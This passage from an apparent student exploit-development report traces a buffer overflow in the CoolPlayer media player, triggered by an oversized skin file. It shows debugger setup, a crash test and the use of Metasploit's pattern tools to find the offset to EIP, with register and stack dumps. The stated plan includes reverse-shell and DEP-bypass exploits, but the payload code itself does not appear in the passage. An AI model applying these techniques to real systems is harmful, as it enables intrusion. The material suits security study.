
```
0134FFCC  7C950010 ►.ò¦ RETURN to ntdll.7C950010 from ntdll.DbgBreakPoint
0134FFD0  00000005 ♣...
0134FFD4  00000004 ♦...
0134FFD8  00000001 ☺...
0134FFDC  0134FFD0 ð 4☺
0134FFE0  00000000 ....
0134FFE4  FFFFFFFF      End of SEH chain
0134FFE8  7C90E900 .úé¦ SE handler
0134FFEC  7C950030 0.ò¦ ntdll.7C950030
0134FFF0  00000000 ....
0134FFF4  00000000 ....
0134FFF8  00000000 ....
0134FFFC  00000000 ....
```

```
HELLO THERE!
Help
```

Figure 1.1.8 - b. Immunity Debugger. The CLI has been marked with the phrase "HELLO THERE". Also note the ASCII dump view within the Stack view.

1.1.8.3 WinDbg

Windows native debugger, WinDbg, might look somewhat less user friendly with its somewhat lacking UI compared to Immunity and OllyDbg. It is important not underestimate the potential that a CLI possesses though. Windows Debug is centred around using this CLI, allowing the pseudo-attacker in this scenario to string commands together to view registers and frames, as seen later in the paper. An image can be seen in *Figure 1.1.8 - c.*


Pid 2716 - WinDbg:6.10.0003.233 X86
File Edit View Debug Window Help
Command

```
Microsoft (R) Windows Debugger Version 6.10.0003.233 X86
Copyright (c) Microsoft Corporation. All rights reserved.

*** wait with pending attach
Symbol search path is: C:\src\sym;c:\src\sym\
Executable search path is:
ModLoad: 00400000 0051f000   C:\Documents and Settings\Administrator\Desktop\1800326.exe
ModLoad: 7c900000 7c9af000   C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\comdlg32.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000   C:\WINDOWS\system32\Secur32.dll
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 774e0000 7761d000   C:\WINDOWS\system32\ole32.dll
ModLoad: 73f10000 73f6c000   C:\WINDOWS\system32\DSOUND.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 63000000 630e6000   C:\WINDOWS\system32\WININET.dll
ModLoad: 00340000 00349000   C:\WINDOWS\system32\Normaliz.dll
ModLoad: 1a400000 1a532000   C:\WINDOWS\system32\urlmon.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 5dca0000 5de88000   C:\WINDOWS\system32\iertutil.dll
ModLoad: 10200000 10260000   C:\Documents and Settings\Administrator\Desktop\MSVCRTD.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
ModLoad: 76c30000 76c5e000   C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 77a80000 77b15000   C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000   C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c90000 76cb8000   C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72d20000 72d29000   C:\WINDOWS\system32\wdmaud.drv
ModLoad: 72d10000 72d18000   C:\WINDOWS\system32\msacm32.drv
ModLoad: 77be0000 77bf5000   C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77bd0000 77bd7000   C:\WINDOWS\system32\midimap.dll
ModLoad: 74720000 7476c000   C:\WINDOWS\system32\MSCTF.dll
ModLoad: 77b40000 77b62000   C:\WINDOWS\system32\apphelp.dll
ModLoad: 755c0000 755ee000   C:\WINDOWS\system32\msctfime.ime
(a9c.ec4): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=0134ffcc ebp=0134fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c90120e cc              int     3

0:005> This is the windows debugger!
```

Figure 1.1.8 - c, WinDbg. Commands can be issued to view frames and registers

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

A simple methodology for detecting and exploiting a buffer-overflow was followed. This involved:

- Testing for and Verifying the vulnerability
- Investigating the Flaw
- Developing a proof of concept exploit (such as opening Calculator)
- Developing an advanced exploit (such as opening a reverse shell)

The tools used in this process included the aforementioned OllyDbg (OllyDbg v1.10, 2014) which was used for testing and verifying the crash, investigating how much space there was for shellcode as well as developing a proof of concept and advanced exploit.

Immunity Debugger (Immunity Debugger, 2020) which is related to OllyDbg, was also used as it has several useful utilities that come packaged with it. One is the inclusion of a CLI (command line interface) which affords the user a more direct control whilst debugging as well as the ability to use separate packages like mona.py through the aforementioned CLI. Mona.py was used to help scan for and assemble ROP chains from ROP gadgets.


WinDbg, which is heavily centred around using the CLI to debug was also used to help identify how the ROP chain works due to its ability to view an individual stack frames level of DEP protection through use of commands like "!vprot".

By using these debuggers, it is possible to view what was going on within the programs at the memory management level, allowing the person developing the exploit to see how their input alters the stack and registers in order to develop an exploit.

2.2 IDENTIFICATION OF THE VULNERABILITY

2.2.1 Examining the Options/Skins Tab

As seen in *Figure 2.2.1 - a*, CoolPlayer allow the user to customise several aspects of the application. Of interest to a pseudo attacker here would be the ability to traverse directories and select a skin file using the "Skin Tab"



CoolPlayer Options

General

☐ Always on top	☑ Read ID3 Tag (if any)
☐ Exit after playing	☑ Read ID3 Tag of selected
☑ Rotate systemtray icon	☑ Support ID3v2
☑ Scroll Songtitle	☑ Prefer native OGG tags
☑ Allow file once in playlist	☑ Load ID3 tags in background
☐ Autoplay on startup	☑ Work out track lengths
☐ Allow multiple instances	☑ Easy move
☐ Show remaining time	☑ Remember playlist
☐ Show on taskbar	☐ Remember last played

0 Track Delay (sec) | 4 Skinlist length | Flush

Register Filetypes | Add Icon to StartMenu & Desktop

Output

DirectSound Plugout

Volume controls: System MASTER volume

Skin

☐ Player | Open

OK | Cancel


Figure 2.2.1 - a, The skin file upload utility in CoolPlayer

2.2.2 Identifying the Buffer-Overflow

To prove the vulnerability first existed, a perl file that generated a skin file that was filled with 1000 “A”s was first developed. When this was uploaded into CoolPlayer, the application did not crash, instead, an error notifying the user they could not upload bitmaps was presented. Therefore, this value was then incremented to 1500 “A”s. The intention of using so many “A” characters is to eventually, through increasing the character count, overflow the buffer that skin files are unpacked into. If this overflow is due to this large, malformed input it is highly likely a buffer-overflow is occurring, causing the crash.

Once this file had been created the application crashed and an error was displaying that 1800326.exe (from here on referred to as: CoolPlayer.exe) had encountered a problem and needed to close, as seen in *Fig 2.2.1 - a.* The source code for crash.pl can be seen in Appendix A, as well as a screenshot of the associated .ini file that was created in *Fig 2.2.1 - b*. Of note in *Fig 2.2.1 - b* is the format in which CoolPlayer identifies skin files. Skin files used in CoolPlayer must have this header otherwise the error message displayed will again be a warning that the wrong file format was used. Throughout the rest of the tutorial, the following line was used to add this header to every exploit skin file:

```
“my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
```



1800326.exe


1800326.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Fig 2.2.2 - a, This message is displayed upon CoolPlayer crashing



C:\coolplayer\crash.ini - Notepad++


```
[CoolPlayer Skin]
PlaylistSkin=AAAAAAAAAAAAAA
```

Fig 2.2.2 - b, Screen clipping of the .ini file that crashed the Program.

2.2.3 Verifying the overflow in OllyDbg

Using OllyDbg to look at the registers when using Crash.ini within CoolPlayer reveals what is going on when this particular file is uploaded. Looking at the registers in *Figure 2.2.3 -a*, it can be seen that both the Base Pointer (EBP) and Instruction Pointer (EIP) have both been overwritten with 4 bytes of "41414141". When converted out of hexadecimal, this gives the 4 bytes as "AAAA", which was expected given that the majority of characters in the .ini file were A's. It is therefore evident that the buffer has been overflowed with "A"s, as both the EIP and EBP have been overwritten, preventing further operations.

<continued overleaf>



```
Registers (FPU)
EAX 41414142
ECX 00007330
EDX 00140608
EBX 00000000
ESP 00117500 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00117508 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAA
EDI 0011E0A0

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM F000 0012FB9C BC6B9338
ST1 empty 3.3618942480648148380e-4932
ST2 empty +UNORM 0DD8 00000000 0012F39C
ST3 empty 5.5836586384326731000e+2331
ST4 empty 6.2548006361971039660e-4932
ST5 empty -7.9207663104171001600e-4027
ST6 empty 37.500000000000000000
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Figure 2.2.3 -a, Screen clipping of the .ini file that crashed the Program.


2.3 Investigating the vulnerability (DEP OFF)

Now that a buffer-overflow has been identified within CoolPlayer, any further exploitation development would be pointless if the EIP cannot be located or if the shellcode inserted after it did not fit into any available space after it.

2.3.1 Using OllyDbg to identify the distance to EIP


As the EIP will be the return pointer to the shellcode in an exploit, it needs to be located. This was done by using the Metasploit utility pattern_create through Windows command prompt to generate a long and predictable string of the format Aa0, Aa1… Bd9, Be0, … Fz8, Fz9 etc. The concept behind this predictable string is that when this value is loaded as the 4 byte hex value representative of the EIP, it can be worked out how far into this string the EIP grabbed the address and therefore where the EIP is located. A screenshot of this pattern which was inserted can be seen in *Figure 2.3.1 -a*.

When this is uploaded to CoolPlayer, whilst attached to OllyDbg, it is then possible to grab the EIP as highlighted in *Figure 2.3.1 -b*, and then use pattern_offset, another Metasploit tool to work out how many bytes must be inserted into the program to cause it to crash. By entering the value of the EIP, 6B42336B (k3bk when converted from hex) into pattern offset, the total number of bytes to EIP was identified as 1090. Examples of pattern_offset and pattern_create can be found in *Figure 2.3.1 - c.*


C:\coolplayer\crashpattern.ini - Notepad++
File Edit Search View Encoding Language Settings Tools M
crashpattern.ini


```
[CoolPlayer Skin]
PlaylistSkin=Aa0Aa1Aa2Aa3Aa4Aa5Aa6
```

*Figure 2.3.*1 -a, the header and pattern used in crashspace.ini



```
Registers (FPU)
EAX 41326942
ECX 00009105
EDX 00140608
EBX 00000000
ESP 00117500 ASCII "4Bk5Bk6Bk7
EBP 42326B42
ESI 00117508 ASCII "k7Bk8Bk9B
EDI 0011E0A0

EIP 6B42336B
```

Figure 2.3.1 -b, The value of the EIP after using crashspace.ini = 6B42336B



```
C:\cmd>pattern_create 1500>1500.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr4.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.

C:\cmd>pattern_offset 6B42336B
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr5.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
1090

C:\cmd>
```

Figure 2.3.1 - c, Using pattern_create to create a 1500 character long string, and then plugging 6B42336B into pattern offset to get the value of 1090 (bytes) to EIP.


2.3.2 Using OllyDbg to calculate space for Shellcode

As previously mentioned, shellcode occupies a space within the exploit. Whilst there are workarounds for inserting the shellcode within whatever space is available within the buffer by using shellcode that looks for tags, referred to as egghunters (this will be covered shortly) most shellcode is inserted into the available space immediately after the EIP. Whilst it is possible to calculate the total room for shellcode, the purpose of shellcode itself is to accomplish a lot with a very compact code. For this purpose, two tests to check for shellcode space were conducted, one with DEP enabled and the other without. This is for the future exploit involving the aforementioned ROP chain.

2.3.2.1 Checking for space with pattern_create


Using pattern_create to generate an 800-character long string, which was transplanted into a new file called crashspace.pl. The resulting perl file generated crashspace.ini, the end of which can be seen in *Figure 2.3.2 - a*. This skin file was inserted in CoolPlayer and the results were analysed in OllyDbg, as seen in *Figure 2.3.2 - b*. Also seen highlighted in *Figure 2.3.2 - b* is the series of the character "B", which was also used to determine if the EIP had been correctly calculated. *Figure 2.3.2 - c* shows the same end of pattern present within the debugger as on the srashspace.ini file.

It can also be established that as the characters within this string are all present, and it doesn't appear as if any are removed by any "bad character" detection. This is where known characters such as "No Operation /x90" are detected and removed from any file being uploaded, as seen later in the paper.




```
z1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
```

Figure 2.3.2 - a, the end of crashspace.ini



```
Registers (FPU)
EAX 41414142
ECX 0000E532
EDX 00150608
EBX 00000000
ESP 00127500 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa
EBP 41414141
ESI 00127508 ASCII "2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A
EDI 0012E0A0

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -??? FFFF 00FC00FC 00FC00FC
ST1 empty -??? FFFF 00FF00FF 00FF00FF
ST2 empty -??? FFFF 000000FB 00FB00FB
ST3 empty -??? FFFF 000000FE 00FE00FE
ST4 empty -??? FFFF 00FFFFFF 03FFFFFF
ST5 empty -??? FFFF 000000FF 00FF00FF
ST6 empty -??? FFFF 00000000 00000000
ST7 empty 0.0
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1

001274E8  41414141
001274EC  41414141
001274F0  41414141
001274F4  0044470E  1800326.0044470E
001274F8  41414141
001274FC  42424242
00127500  41306141
00127504  61413161
00127508  33614132
0012750C  41346141
00127510  61413561
00127514  37614136
00127518  41386141
0012751C  62413961
00127520  31624130
```

Figure 2.3.2 - b, the start of crashspace.ini, the 4 "B" Bytes




```
00127810   61423161  a1Ba
00127814   33614232  2Ba3
00127818   42346142  Ba4B
0012781C   61423561  a5Ba
00127820   CCCCCC00  .╠╠╠
00127824   CCCCCCCC  ╠╠╠╠
00127828   CCCCCCCC  ╠╠╠╠
```

Figure 2.3.2 - c, the ASCII dump of the end of crashspace.ini shows the same pattern as before in "a", also note that values in the ASCII dump are reversed (look at the null byte in 0012781C). This is due to little endian, the format the processor chooses when reading Hex values in memory.


2.3.2.2 Checking for space with simple pattern, (DEP ON)

Another alternative for checking for space is to craft a perl file that writes out chunks of characters. In this demonstration the file shrashspace2.pl, as seen in Appendix B, marks the EIP, then a chunk of Cs, Ds and Es. Once this was then loaded into CoolPlayer and caused a crash, it was examined in OllyDbg. Scrolling down through the stack in OllyDbg (towards the top of the stack, remember the stack view is flipped) revealed that none of the chunks of characters had been overwritten, as seen in *Figure 2.3.2 - d* and *Figure 2.3.2 - e*. Of note in *Figure 2.3.2 - d* is the positioning of the B's, revealing the EIB to be 001274FC, as well as the address highlighted by OllyDbg, which is the ESP in the register window from *Figure 2.3.2 - b*. By confirming the presence of 4 bytes of the character B, as well as OllyDbg highlighting the Address 00127500 it is now safe to assume that this the EIP.



```
001274FC  42424242
00127500  43434343
00127504  43434343
00127508  43434343
0012750C  43434343
00127510  43434343
00127514  43434343
00127518  43434343
0012751C  43434343
00127520  43434343
00127524  43434343
00127528  43434343
0012752C  43434343
00127530  43434343
```

Figure 2.3.2 - d, nothing overwritten at the top of the stack, "BBBB"/43434343 is positioned correctly



```
004DE110 00 00 00 00 00 00 00 00    00127858  45454545
004DE118 00 00 00 00 00 00 00 00    0012785C  45454545
004DE120 00 00 00 00 00 00 00 00    00127860  45454545
004DE128 00 00 00 00 00 00 00 00    00127864  45454545
004DE130 00 00 00 00 00 00 00 00    00127868  45454545
004DE138 00 00 00 00 00 00 00 00    0012786C  45454545
004DE140 00 00 00 00 00 00 00 00    00127870  45454545
004DE148 00 00 00 00 00 00 00 00    00127874  45454545
004DE150 00 00 00 00 00 00 00 00    00127878  45454545
004DE158 00 00 00 00 00 00 00 00    0012787C  45454545
004DE160 00 00 00 00 00 00 00 00    00127880  45454545
004DE168 00 00 00 00 00 00 00 00    00127884  CCCCCC00
004DE170 00 00 00 00 00 00 00 00    00127888  CCCCCCCC
004DE178 00 00 00 00 00 00 00 00    0012788C  CCCCCCCC
004DE180 00 00 00 00 00 00 00 00    00127890  CCCCCCCC
004DE188 00 00 00 00 00 00 00 00    00127894  CCCCCCCC
004DE190 00 00 00 00 00 00 00 00    00127898  CCCCCCCC
004DE198 00 00 00 00 00 00 00 00    0012789C  CCCCCCCC
004DE1A0 00 00 00 00 00 00 00 00    001278A0  CCCCCCCC
004DE1A8 00 00 00 00 00 00 00 00    001278A4  CCCCCCCC
004DE1B0 00 00 00 00 00 00 00 00    001278A8  CCCCCCCC
```

